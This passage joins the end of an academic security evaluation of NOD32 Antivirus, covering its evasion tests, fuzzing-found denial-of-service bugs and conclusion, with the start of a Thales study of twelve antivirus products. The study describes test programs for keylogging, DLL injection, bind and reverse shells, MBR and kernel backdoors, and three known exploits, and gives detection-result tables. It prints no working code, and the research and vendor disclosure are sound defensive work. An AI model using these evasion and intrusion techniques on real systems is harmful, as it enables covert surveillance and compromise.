  - Encrypted using a stream cipher
– Strings encoding
  - Encoded with ROT13
  - Plaintext
  - Encrypted using a stream cipher
– Activity test
  - Check for a mutex
  - Check for an event
  - Check for a different mutex
– Surinfection test
  - Check for a registry key
  - Check for another registry key
  - Check for a *s*uperhidden file
  - Check for an environment variable

The original `MyDoom.A` executable was compiled using `Visual C++ 6`, and packed with `UPX`. We used`Visual C++ 9` in our tests. None of the variants has been dynamically detected: it seems that NOD32 Antivirus has no behavioural analysis module. On the other hand, it was very difficult, compared to other antivirus products, to bypass the statistical/heuristic analyser in order to produce undetected strains.

10 Operational attack scenario

Three Word documents have been copied into a USB stick. They contain various exploits for Word 2003. These files comes from malicious e-mails, and hence are found in real world. All of them drop executables on the disk, and execute them.

The antivirus on-access detection is enabled for this test. All the detection options are enabled. Results are shown in table 13.

Packer	Exploit detection	Virus detection
File 1	A variant of `Win32/Exploit.MSWord.Smtag`	N/A
File 2	Not detected	A variant of `Win32/Hupigon Trojan`
File 3	Not detected	Not detected

Table 13: Detection of infected Word documents

The first document cannot be opened by Microsoft Word: NOD32 Antivirus detects an exploit is present in the file. The system is not infected, and the virus is never written on the disk.

The exploit is not detected in the second document. When the dropped executable is written on the disk, NOD32 Antivirus does detect it. The system has not been infected.

The last document comes from a targeted attack. The exploit has been developed on purpose. The dropped file is a private userland keylogger. Once extracted from the document, NOD32 Antivirus was not able to detect it. Once dropped by the exploit, it still cannot detect it. The extracted program sends the collected data to a remote server.

11 Vulnerability analysis

Antivirus software have to handle and parse multiple file format, packers, etc. This makes their code particularly error-prone.

11.1 Public vulnerabilities


No vulnerability has been published for NOD32 Antivirus v3. Vulnerabilities affecting prior versions (v1 and v2) have not been tested.

11.2 Vulnerability assessment

The vulnerability assessment used mainly fuzzing on file formats handled by the antivirus. Fuzzing has been done using a simple fuzzer, that modified random bytes on a given file. Several file formats use checksums. These have been corrected in the modified files. Tested file formats were :

– `7-zip` archives
– `ACE` archives
– `CAB` archives
– `LzExe` packed executable
– `TNEF` file
– `Zip` archives

A denial of service has been found on `ACE` archives. The way the `ACE` header is parsed leads to a violation access in the scan engine. The exception is handled by the antivirus, which runs the scan again on the same file. This leads to an infinite loop in the scanning engine (see fig. 16). CPU workload rises to 100%.



Target: C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace
Number of threats: 0

```
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
C:\Documents and Settings\Démo\Bureau\953_nod32_infinite_loop.ace » ACE - internal error (5001)
```

Fig. 16: Denial of service while scanning a specially crafted `ACE` archive

Another problem was identified in the UPX unpacker. We found a modification in a `UPX` file that makes the scan engine to write a large file on the disk during the unpacking process. The scans stops once the drive is full. There is no way to stop the scan in the user interface after unpacking has started. This leads to a denial of service until the disk is full.

Both problems were sent to the software vendor just after they were found. A sample file was sent for each problem. We did not look where were the problems in the parsers, as we did not want to reverse engineer the product. ESET published updated packages that corrected the problems the day after they were identified. This was a good surprise to see their reactivity.

12 Conclusion

It is now the time to conclude this evaluation. The product, NOD32 Antivirus, is in our opinion a quality product. It is robust and has a ligth impact on system performances. It almost complies with the security target we have defined, except on minor points. It must be noted that none of these non-conformities compromise the level of security.

We have been positively surprised by the effectiveness of its form detection. Behavioural analysis, if present, seems to be ineffective. Our observation on this point confirms previous results[16]. Like most of its concurrents, NOD32 Antivirus mainly relies on form analysis.

Nevertheless, the product is not exempt from defaults. We have been able to detect two of them during the evaluation:

– The way the administrator password is stored is an important issue. The product uses a non cryptographic hashing algorithm to check if the password entered by a user is valid. Collisions can be found in a short time, which leads to bypass the role separation.
– Two denials of service have been discovered: one in the `ACE` archive parser and one in the `UPX` unpacker. We did not investigate further these vulnerabilities.

All the issues have been reported to the vendor just after they were found. ESET published updated packages that corrected the problems the day after they were identified and reported.

It is also the time to stand back for the evaluation methodology itself. This pilot evaluation has been performed to validate the methodology we propose. An evaluation center should plan a large amount of time to prepare the various tools (software and hardware) needed for the evaluation. When vulnerabilities have been found, we tried to provide the vendor with valuable ressources. In that sense, we think the product vendor is the first beneficiary of a possible evaluation. We hope the present technical report will also bring valuable information for anyone interested in NOD32 Antivirus effectiveness.

References

[1] Cohen, F.B.: Computer viruses. PhD thesis, University of Southern California, Los Angeles, CA, USA (1986)

[2] Filiol, E., Jacob, G., Josse, S., Quenez, D.: Évaluation de l'antivirus DrWeb: L'antivirus qui venait du froid. MISC (38) (2008) 4–17

[3] Filiol, E., nd François Guilleminot, P.E., Jacob, G., Josse, S., Quenez, D.: Évaluation de l'antivirus OneCare: quand avant l'heure ce n'est pas l'heure ! MISC (32) (2007) 42–51

[4] CCEVS: Common methodology for information technology security evaluation (2007)

[5] Filiol, E.: Computer Viruses: from theory to applications (Collection IRIS). Springer-Verlag New York, Inc., Secaucus, NJ, USA (2005)

[6] CCEVS: U.s. government protection profile anti-virus applications for workstations in basic robustness environments. version 1.2 (2007)

[7] Josse, S.: How to assess the effectiveness of your anti-virus? Journal in Computer Virology **2**(1) (2006) 51–65

[8] Filiol, E.: Malware pattern scanning schemes secure against black-box analysis. Journal in Computer Virology **2**(1) (2006) 35–50

[9] Filiol, E., Josse, S.: A statistical model for undecidable viral detection. Journal in Computer Virology **3**(2) (2007) 65–74

[10] Bruce, J.: The challenge of detecting and removing installed threats. In: Virus Bulletin Conference. (2006)

[11] US Department of Commerce, National Institute of Standards and Technology, Information Technology Laboratory (ITL): Fips pub 140-2, security requirements for cryptographic modules (2002)

[12] General Secretariat for National Defence (SGDN), Central Directorate for Information Systems Security (DCSSI): Cryptographic mechanisms - rules and recommendations about the choice and parameters sizes of cryptographic mechanisms with standard robustness level (2007)

[13] Kortchinsky, K.: Cryptographie et reverse engineering en environnement win32. (2004)

[14] Gazet, A.: Comparative analysis of various ransomware virii. Journal in Computer Virology (2008)

[15] Bedrune, J.B., Filiol, E., Raynal, F.: Cryptography: All-out attacks or how to attack cryptography without intensive cryptanalysis. (2009)

[16] Filiol, E., Jacob, G., Liard, M.L.: Evaluation methodology and theoretical model for antiviral behavioural detection strategies. Journal in Computer Virology **3**(1) (2007) 23–37

[17] The WildList Organization International: The wildlist `http://www.wildlist.org/l`.

[18] Web Coast Labs: webcoastlabs.org `http://www.westcoastlabs.org/`.

[19] Christodorescu, M., Jha, S.: Testing malware detectors. In: ISSTA. (2004) 34–44

[20] Jacob, G., Filiol, E., Debar, H.: Functional polymorphic engines: formalisation, implementation and use cases. Journal in Computer Virology

[21] Bustamante, P.: Mal(ware)formation statistics. `http://research.pandasecurity.com/archive/Mal_2800_ware_2900_formation-statistics.aspx` (2007)

[22] Szappanos, G.: Exepacker blacklisting: theory and experiences. `http://www.datasecurity-event.com/uploads/gszappanos.ppt` (2008)

[23] Lau, B.: Dealing with virtualization packers. http://www.datasecurity-event.com/uploads/boris_lau_virtualization_obfs.pdf (2008)

[24] Li, S., Tim, E., Serdar, B.: Hump-and-dump: efficient generic unpacking using an ordered address execution histogram. http://www.datasecurity-event.com/uploads/hump_dump.pdf (2008)

[25] CARO: 2nd international caro workshop. http://www.datasecurity-event.com/home.html (2008)

[26] Microsoft: A detailed description of the data execution prevention (dep) feature http://support.microsoft.com/kb/875352.

[27] PaX Team: Pax http://pax.grsecurity.net.

[28] Murchu, L.O.: Virus tricks of the old school https://forums.symantec.com/t5/Malicious-Code/Virus-Tricks-of-the-Old-School/ba-p/305393.

[29] Microsoft Research: Detours http://research.microsoft.com/en-us/projects/detours.

[30] CCEVS: U.s. government protection profile intrusion detection system sensor for basic robustness environments. version 1.2 (2007)

[31] McGovern, R.: inotify http://inotify-tools.sourceforge.net/.

[32] Antirootkit.com: RootKit Unhooker http://www.antirootkit.com/software/RootKit-Unhooker.htm.

[33] : GMER http://www.gmer.net/index.php.

[34] : nruns http://www.nruns.com/_en/aps/press.php.

[35] Xue, F.: Attacking antivirus. In: Black Hat - Europe. (2008)

[36] Alvarez, S., Zoller, T.: The death of defense in depth ? revisiting av software. In: CanSecWest. (2008)

[37] National Institute of Standards and Technology: National vulnerability database. http://nvd.nist.gov/

A study of anti-virus' response to unknown threats

Christophe Devine and Nicolas Richaud

Thales Security Systems
{devine,koni}@lab.b-care.net

Abstract. This study presents the evaluation of twelve anti-virus products with regards to programs not known from the signature files that show different kinds of malicious behavior. In practical terms, a set of twenty-one tests implementing various actions were developed; they cover keylogging, injection of code into other processes, network evasion, rootkit-like behaviour and exploitation of software vulnerabilities. The test programs were then run against each anti-virus program, and results were collected and consolidated. It was shown that all products tested here show deficiencies in at least one area, and some in all areas. For example, eleven anti-virus programs out of twelve still do not detect one code injection technique, which has been known for more than five years. Programs that spy on the user, such as recording the microphone, are not detected at all. Finally, this study provides recommendations to anti-virus vendors to enhance the capabilities of their products to detect malware, and improve safeguards against known attack techniques.

1 Disclaimer

The management at Thales has requested, for legal reasons, that the anti-virus names be anonymised in the "Test results" section of this article. The authors would like to apologize for the inconvenience.

2 Introduction

Detection of malicious programs has traditionnaly relied on signature-based analysis. This method has the advantage of providing, in most cases, precise identification of the threat and relieves the user from the burden of making an informed decision. However, signatures may prove inadequate in several situations:

– When a new malware is being released in the wild, a small window of time exists between the first infections and the release of updated signature files; the number of computers that become infected will then be correlated to propagation speed of the malware [1].
– Targeted attacks exploiting "0-day" vulnerabilities that launch custom malicious code will thwart signature-based analysis. Although not widespread, a few targeted attacks have been identified in the past (for example, see [2]).

– Detecting a full range of known malware programs is a complex problem, as anti-virus are constrained by CPU resources; a perfect detection rate is not feasible [3]. Furthermore, users expect to be able to perform tasks without being hindered by their anti-virus program.

A new trend which has recently emerged is black-box detection of malware activity based on their behaviour, as exemplified by in the works of [4] and [5]. This method has the advantage of being able to detect malware in a more proactive fashion, at the cost of generating an higher number of false positives.

Rather than focusing on theoritical aspects of behavioural detection, this study concentrates on single test cases, each showing one particular method for performing a malicious action. Most surveys of anti-virus products only tested their signature-based detection engines; nevertheless, a few studies similar to this one do exist (such as [6]).

3 Methodology

3.1 Selection of anti-virus programs to be tested

The choice of products to be tested was based on their popularity, in order to cover the largest installed based as possible. Furthermore, time constraints would not have allowed testing the full range of all available anti-virus programs. Considering no recent and freely available study of anti-virus market share could be found, we relied on three denominators to make our decision:

– Download statistics for the Anti-virus section of the Softpedia website [7],
– Google number of results for the query "download {name of anti-virus X}",
– The anti-virus vendor had to provide a free evaluation version of his product.

An initial list of thirty-eight products was retrieved from Virustotal [8]. This list was then narrowed down to twelve products chosen for subsequent testing, and are shown in table 1.

A Windows XP operating system (english version) with SP3 integrated was installed inside a VMware virtual machine. Two accounts were created, one with administrative rights (named "localadmin"), and another without ("localuser"). No additional patches or configuration changes were applied. A snapshot of the virtual machine state was then made, which served as the install base as well as the control subject.

Then, each anti-virus was installed as a leaf of the snapshot made previously, and fully updated to the latest version of the signatures. After this step, access to the internet was removed by switching the network adapter from "NAT" to "Host-only" mode, to ensure the tests could be reproduced identically for all anti-virus programs. It is important to note the anti-virus programs were left in

Product name	**Version tested**
avast! professional edition	4.8.1296
AVG Internet Security	8.0.200
Avira Premium Security Suite	8.2.0.252
BitDefender Total Security 2009	12.0.11.2
ESET Smart Security (NOD32)	3.0.672.0
F-Secure Internet Security 2009	9.00 build 149
Kaspersky Anti-Virus For Windows Workstations	6.0.3.837
McAfee Total Protection 2009	13.0.218
Norton 360 Version 2.0	2.5.0.5
Panda Internet Security 2009	14.00.00
Sophos Anti-Virus & Client Firewall	7.6.2
Trend Micro Internet Security Pro	17.0.1305

Table 1. List of evaluated anti-virus programs

their default configuration. In a few cases, the user was asked about the type of network he was connected to; we always chose the most restrictive setting ("public network", "internet", etc.). For each tested anti-virus a VMware snapshot was finally made (figure 1).

The installation phase was conducted between the 10th and 12th of December 2008.

3.2 Selection of the tests to be performed

Tests to be run were selected as being able to represent a wide range of malicious behaviors that may be found "in the wild". For this purpose, research articles documenting specific malware were consulted (notably [9] and [10]), as well as "hacking" tutorials available on the Internet.

Identified malicious behaviors were implemented as series of single tests. Each test only contained the strictest number of operations required for the action to be completed successfully (for example, capturing keystrokes). After a test was run, the virtual machine was reset to the current snapshot, to prevent unwanted interaction between tests. Three checks were added in each test program to prevent accidental execution outside the virtual machine:

- A warning message box is shown and allows cancelling the operation,
- The current computer name is checked against the expected computer name,
- The address of the Interrupt Descriptor Table is checked to verify the program is running inside VMware [11].

Some tests did require administrative privileges and are shown with {A} in from of them. Tests, which have been run from a non-privileged user account,




Fig. 1. VMware snapshot tree

are shown with {U}.

The testing phase was conducted between the 14th and 19th of December 2008. Final tests were performed between the 7th and 9th of January 2009.

3.3 Limits of this study

- The tests only cover the evaluation versions of aforementioned anti-virus products and may generate different results from the paying versions.
- This study focused on HIPS-like (on-the-fly) detection of malicious behavior. Henceforth, it may not be relevant to the scanning capabilities of said products.
- This set of tests is limited and does not cover typical methods for malware to become persistent across reboots (such as the adding or modification of registry keys).
- Each test program was run for a limited amount of time (typically, one minute).

4 Test results

4.1 Keyloggers

Description This series of tests includes six keylogging techniques, three of which can be run from user space and do not require administration privileges.

Others require the loading of a kernel driver, and were originally developed by Thomas Sabono [12] for the purpose of testing anti-rootkit programs.

– {U} testA01: The GetRawInputData() API was introduced in Windows XP to access input devices at a low level, mainly for DirectX-enabled games. This function was documented in 2008 on the Firewall Leak Tester [6] web site.
– {U} testA02 installs a WH_KEYBOARD_LL windows hook to capture all keyboard events (contrary to the WH_KEYBOARD hook, it does not inject a DLL into other processes).
– {U} testA03: The GetAsyncKeyState() API allows querying the state of the keyboard asynchronously.
– {A} testA11 hooks the keyboard driver's IRJ_MJ_READ function.
– {A} testA12 hooks the keyboard driver's Interrupt Service Request.
– {A} testA13 installs a "chained" device driver which places itself between the keyboard driver and upper level input device drivers.

The tests were run for one minute, during which keys were entered. The output of each sample was then checked.

Product name	**testA01**	**testA02**	**testA03**
AV_01	Negative	Negative	Negative
AV_02	Negative	Negative	Negative
AV_03	Negative	Negative	Negative
AV_04	Negative	Negative	Negative
AV_05	Negative	Negative	Negative
AV_06	Negative	Negative	Negative
AV_07	Negative	Negative	Negative
AV_08	Negative	Negative	Negative
AV_09	Negative	Negative	Negative
AV_10	Negative	Negative	Negative
AV_11	Negative	Negative	Negative
AV_12	Negative	Program blocked; user alerted and prompted for action.	Negative

Table 2. Results of testing user-mode keyloggers ("Negative" means "*No alert; keys logged*").

Results

– AV_11 warned the user about the loading of a kernel driver (rule "HIPS-/RegMod-013"), but did not prevent it from loading. It copied the driver in quarantine and recommended the user to send the sample to AV_11 labs.

Product name	testA11	testA12	testA13
AV_01	Negative	Negative	Negative
AV_02	Negative	Negative	Negative
AV_03	Negative	Negative	Negative
AV_04	Negative	Negative	Negative
AV_05	Negative	Negative	Negative
AV_06	Negative	Negative	Negative
AV_07	Negative	Negative	Negative
AV_08	Negative	Negative	Negative
AV_09	Negative	Negative	Negative
AV_10	Negative	Negative	Negative
AV_11	User alerted; keys logged.	User alerted; keys logged.	User alerted; keys logged.
AV_12	Negative	Negative	Negative


Table 3. Results of testing kernel-mode keyloggers ("Negative" means "*No alert; keys logged*").

– AV_12 detected and blocked the WH_KEYBOARD_LL hook. However the message shown was incorrect: it identified the threat at "Program Library Injection".
– AV_07 did not detect the loading of a malicious kernel driver, but warned the user four times when the program DbgView was run to inspect the driver's output.
– The default configuration of AV_07 anti-virus, as shown on figure 2, leaves the rules for detecting windows hooks and keyloggers unchecked. When both rules are enabled, AV_07 detects and blocks testA02 and testA03.

4.2 Code injection and network access

Description This series of tests stresses the capabilities of anti-virus programs to prevent the unauthorized hijacking of a process by another, as well as attempts to access the network (for example, to upload gathered information or send spam).

– {A} testA21 installs a service running with SYSTEM privileges. It can operate as a server, listening on incoming connections on port 12345 and offering the client a CMD shell. It may also operate in the opposite direction, by initiating an outgoing connection.
– {U} testA22 starts Internet Explorer and attempts to inject its DLL into the target process using the QueueUserAPC() API. Then an outgoing connection on port 8080 is initiated; if successful, a CMD shell is attached.


Settings: Application Activity Analyzer

	Event	Action	Log
☑	Dangerous behaviour	Prompt for action	On
☐	Launching Internet browser with parameters	Prompt for action	On
☑	Intrusion into process (invaders)	Prompt for action	On
☑	Hidden processes (rootkit)	Prompt for action	On
☐	Window hooks	Prompt for action	On
☑	Suspicious values in registry	Prompt for action	On
☑	Suspicious system activity	Alert	On
☐	Keylogger detection	Alert	On
☐	Microsoft Windows Task Manager protection	Block	Off

Fig. 2. AV_07's "Proactive Defense" default configuration screen

– {A} testA23 is a passive network monitor; it captures HTTP traffic, using a RAW socket (this method does not require the loading of a separate driver).
– {U} testA31 tries to inject its DLL into Notepad using the CreateRemoteThread() API.
– {U} testA32 tries to inject its DLL into interactive processes with a WH_KEYBOARD windows hook.

It should be noted that both testA22 and testA31 do not require the use of WriteProcessMemory(). Instead, the string "l32.dll" is searched inside the target executable, and the directory containing the DLL is added to the user's PATH environment variable.

Results

– Surprisingly, AV_09 360 allowed incoming connections on TCP port 12345, even though other ports such as SMB (TCP 139, 445) were blocked.
– Most firewalls could be bypassed by injecting a DLL with the QueueUserAPC() API. Nonetheless, AV_11 detected a connection attempt was made from a DLL inside IEXPLORE.EXE, and AV_12 directly blocked the launching of Internet Explorer.
– Once again, AV_07's default configuration prevented it from detecting the WH_KEYBOARD windows hook. It did detect, however, the redirection of the CMD shell's input/output handles and warned the user of a possible hacking attempt.
– Apart from AV_12, the WH_KEYBOARD hook was not detected. This allowed injecting a DLL in several programs, including the anti-virus' main GUI component.

Product name	**testA21 (bind shell)**	**testA21 (reverse connect)**	**testA22**
AV_01	No alert; but incoming connection blocked.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_02	Incoming connection detected and blocked; user alerted and prompted for action.	Outgoing connection detected and blocked; user alerted and prompted for action.	No alert; shell connected successfully.
AV_03	Listening socket blocked; user alerted and prompted for action.	Outgoing connection detected and blocked; user alerted and prompted for action.	No alert; shell connected successfully.
AV_04	Listening socket blocked; user alerted and prompted for action.	Outgoing connection detected and blocked; user alerted and prompted for action.	No alert; shell connected successfully.
AV_05	No alert; but incoming connections blocked.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_06	Listening socket blocked; user alerted and prompted for action.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_07	No alert; but incoming connection blocked.	CMD shell execution blocked; user alerted and prompted for action.	CMD shell execution blocked; user alerted and prompted for action.
AV_08	Listening socket blocked; user alerted and prompted for action.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_09	No alert; shell connected successfully.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_10	Incoming connection detected and blocked; user alerted and prompted for action.	No alert; shell connected successfully.	No alert; shell connected successfully.
AV_11	Listening socket blocked; user alerted and prompted for action.	Outgoing connection detected and blocked; user alerted and prompted for action.	Access to network blocked; user alerted and prompted for action.
AV_12	Listening socket blocked; user alerted and prompted for action.	Outgoing connection detected and blocked; user alerted and prompted for action.	Attempt to execute Internet Explorer blocked; user alerted and prompted for action.

Table 4. Results of testing outgoing and incoming connections

Product name	**testA23**	**testA31**	**testA32**
AV_01	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_02	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_03	Access to raw sockets blocked; user alerted and prompted for action.	Program blocked; user alerted and prompted for action.	No alert; DLL injected.
AV_04	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_05	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_06	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_07	No alert; packets captured.	Program blocked; user alerted and prompted for action.	No alert; DLL injected.
AV_08	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_09	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_10	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_11	No alert; packets captured.	No alert; DLL injected.	No alert; DLL injected.
AV_12	No alert; packets captured.	Program blocked; user alerted and prompted for action.	Program blocked; user alerted and prompted for action.

Table 5. Results of testing RAW sockets and DLL injection

4.3 User-mode and kernel-mode malicious activities

Description This section contains three tests covering various user-monitoring activities, developed at Thales in 2008 by Jean-Jamil Khalifé during his internship. It also features another set of techniques representative of classic rootkit behavior.

– {U} testA41 captures the contents of the clipboard repeatedly using the GetClipboardData() API. After one minute, the results of the capture are examined.
– {U} testA42 records surrounding sounds from the microphone present in the laptop used for the tests. For this purpose, a set of sound APIs are used (waveInAddBuffer, etc.). After recording for one minute, the resulting audio file is listened to.
– {U} testA43 captures the screen every three seconds using the BitBlt() API for one minute. The screenshots are then examined.
– {A} testA51 installs a simple backdoor by accessing \Device\PhysicalMemory (as described in [13]), and patches the SeAcessCheck() kernel function following [14]. After this is done, an attempt to terminate the spoolsv.exe service is made under a normal user account. This action is normally denied, but will be allowed if the backdoor functions properly.
– {A} testA52 opens \\.\PhysicalDrive0 and injects its code in the Master Boot Record (MBR). The new boot sector is largely based on eEye's BootRoot [15], but patches instead NTLDR's checksum verification code, then SeAccessCheck(). After rebooting, the same check (terminating spoolsv.exe under a non-privileged account) is done.
– {A} testA53 installs a kernel driver and hooks ZwQueryDirectoryFile() by modifying the System Service Dispatch Table (SSTD); the code is based on the implementation provided in [16]. It hides any file beginning with the word "AVBTS".

Results

– AV_07 blocked the attempt to access physical memory, whereas AV_03 detected this sample as "TR/Dropper.GEN" and blocked its execution.
– Similarly to kernel-mode keylogger tests, AV_11 detected the loading of a kernel driver.
– All other tests were not detected.

4.4 Exploitation of vulnerabilities

Description Finally, this series of tests covers the exploitation of three relatively recent vulnerabilities.

– {U} testA61 exploits the MS08-067 vulnerability, made public in October 2008 [17]. A buffer overflow in the Computer Browser service allows gaining

Product name	**testA41**	**testA42**	**testA43**
AV_01	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_02	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_03	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_04	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_05	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_06	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_07	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_08	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_09	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_10	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_11	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.
AV_12	No alert; clipboard contents captured.	No alert; microphone recorded.	No alert; screen captured.

Table 6. Results of testing user-mode malicious activities

Product name	**testA51**	**testA52**	**testA53**
AV_01	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_02	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_03	Detected as TR/Dropper.GEN	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_04	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_05	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_06	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_07	Program blocked; user alerted and prompted for action.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_08	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_09	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_10	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.
AV_11	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	User alerted; file hidden.
AV_12	No alert; RAM modified; backdoor functional.	No alert; MBR modified; backdoor functional.	No alert; file hidden.


Table 7. Results of testing kernel-mode malicious activities

full control over the target machine. Metasploit 3 [18] was used to perform the attack; for the purpose of this test, the firewall component of the anti-virus was disabled.

- {U} testA62 exploits the util.printf() buffer overflow vulnerability in Adobe's Acrobat Reader, made public in November 2008 [19]. In this test, version 8.1.2 of Acrobat was exploited with a modified version of the PDF file posted on the milw0rm.com website.
- {U} testA63 exploits a stack overflow in VLC version lesser or equal to 0.9.4, made public in November 2008 [20]. Similarly, the malicious MPEG file was downloaded from milw0rm.

Results

- AV_07, AV_08 and AV_11 were able to detect the execution of Metasploit's windows/shell_bind_tcp shellcode, but reacted differently. AV_07 and AV_08 blocked the shellcode, whereas AV_11 let it run.
- AV_03 and AV_11 detected the presence of a malicious JavaScript, even though the JavaScript code in the original exploit was rewritten to avoid signature-based detection.
- AV_12 warned the user about "Shell Modification" activity from within vlc.exe. This activity was flagged as having a low risk (this is the same generic warning as shown for testA31, see figure 3).


Trend Micro Internet Security Pro

Suspicious Activity Detected

The program named below tried to change your Windows Explorer shell settings.

Program name: vlc.exe
Publisher: Unknown
Activity: Shell Modification
Risk: Low

What triggered this message?

vlc.exe (3640) is attempting to change the Windows Explorer shell settings, which determine the applications that open certain file types.

Fig. 3. AV_12's warning after exploiting the VLC vulnerability

Product name	**testA61**	**testA62**	**testA63**
